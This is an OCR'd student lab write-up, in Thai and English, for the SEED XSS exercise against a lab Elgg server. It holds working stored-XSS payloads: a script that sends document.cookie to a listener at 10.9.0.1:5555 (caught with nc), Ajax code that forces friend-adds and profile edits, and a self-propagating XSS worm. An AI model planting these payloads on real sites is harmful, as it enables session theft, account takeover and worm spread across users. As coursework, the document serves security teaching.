

1. จุติณัฏฐ์ รัตนะมงคลกุล 6609650228
2. รพินทร์ นะราช 6609650624

Security Lab 01 -- XSS


Task 1: Posting a Malicious Message to Display an Alert Window






ANS เมื่อเข้า Profile -> brief description ของ Boby ใช้คำสั่ง “<script>alert(’XSS’);</script>” จากนั้น save จะมีแจ้งเตือน “XSS”

Task 2: Posting a Malicious Message to Display Cookies






ANS เมื่อเข้า Profile -> brief description ของ Boby ใช้คำสั่ง “<script> alert(document.cookie); </script>” จากนั้นกด Save

ผลลัพธ์: เมื่อเปิดหน้า profile ของ Boby จะมีแจ้งเตือนแสดง ค่าของ cookie ของ session ปัจจุบัน

Task 3: Stealing Cookies from the Victim’s Machine



ANS ใช้คำสั่ง “nc -lknv 5555” จากนั้นเข้า Profile -> brief description ของ Boby แล้วใช้คำสั่ง


“<script>


document.write('<img src="http://10.9.0.1:5555?c=' + escape(document.cookie) + '">');

</script>”

แล้วกด Save เมื่อมีคนเปิดหน้า profile ของ Boby ค่า cookie “GET /?c=Elgg%3Dckrunkbq95lfubev51cv6uk5ir HTTP/1.1”จะถูกส่งไปแสดงบน terminal ที่เปิดไว้

Task 4: Becoming the Victim’s Friend





ANS เข้าหน้า HTTP request ของ add friend แล้วดึง URL ที่ได้มาสร้าง JavaScript เพื่อส่ง HTTP request สำหรับ add friend ให้ Samy

โค้ด JavaScript ใส่ลงช่อง “About Me” ของ Samy

```
“<script type="text/javascript">
window.onload = function () {

    //ExURL:
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1745136315&__elgg_token=gfTxluETUMfo6lZTNoSXnw

    var Ajax = null;

    var ts = "&__elgg_ts="+ elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    //Construct the HTTP request to add Samy as a friend.
    var sendurl = "http://www.seed-server.com/action/friends/add?friend=59" + ts + token;


    //Create and send Ajax request to add friend
```


```
Ajax = new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
```

</script> ”

หลังจากทำการ save เมื่อมีผู้ใช้เข้าหน้า profile ของ Samy จะถูกเพิ่มเป็นเพื่อนโดยทันที

Task 5: Modifying the Victim’s Profile





ANS ใช้การเข้าไปดู HTTP Request ตอนเข้า Profile แล้วใช้ JavaScript ส่ง POST request แก้ไข “About Me” ของ Sammy ผ่านโค้ด

“ <script type="text/javascript">

```
window.onload = function(){
    var userName = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var description = "&description=I got hacked by Samy!";
    var sendurl = "http://www.seed-server.com/action/profile/edit";
    var content = token + ts + userName + guid + description;
    var samyGuid = 59;

    if(elgg.session.user.guid != samyGuid) {
        var Ajax = new XMLHttpRequest();
```

```
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script> ”
```

เมื่อมีคนเปิดหน้า Profile จะพบว่าหน้า “About Me” ของเหยื่อถูกเปลี่ยนเป็นข้อความ “You have been hacked!”

Question 1: Explain the purpose of Lines ① and ②, why are they are needed

บรรทัด ① และ ② ใช้สำหรับดึง timestamp และ security token ของ session request ให้ระบบ Elgg ยอมรับและป้องกัน CSRF ถ้าไม่มีจะส่งข้อมูลไม่ได้


Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

ถ้าใช้ได้แค่ Editor Mode จะโจมตีได้ยาก เพราะ Editor จะปิดกั้น JavaScript โค้ด

Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

Line ① ใช้เช็คว่าไม่ให้ Samy โดนโจมตีโค้ดตัวเอง ถ้าลบออก เมื่อ Samy เปิดโปรไฟล์ตัวเอง JavaScript จะรันแก้ About Me ของ Samy ด้วย ทำให้ worm เขียนทับตัวเองซ้ำไม่จำเป็น

Task 6: Writing a Self-Propagating XSS Worm



ANS เขียน javaScript worm ให้สามารถเพิ่มเพื่อน, แก้ไข About Me ของเป้าหมาย, ใช้ DOM ให้ worm ไปแก้ไข About Me ของเป้าหมาย

- ส่วนของโค้ด worm ตัวเองออกมาจากหน้า web ด้วยคำสั่ง “document.getElementById("worm").innerHTML”
- แปลงโค้ดนี้ให้เป็นข้อความส่งออกผ่าน HTTP request แล้วนำค่าไปเขียนทับโปรไฟล์ผู้เข้าชม “encodeURIComponent(headerTag + jsCode + tailTag)”

“<script id="worm" type="text/javascript">
window.onload = function() {

```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


var userName = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
```

```
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;


    var description = "&description=" + wormCode;
    var content = token + ts + userName + guid + description;
    var sendurl = "http://www.seed-server.com/action/profile/edit";
    var friendUrl = "http://www.seed-server.com/action/friends/add?friend=47" + ts + token;

    var samyGuid = 59;


    if(elgg.session.user.guid != samyGuid) {

        var Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);

    }
}
</script>”
```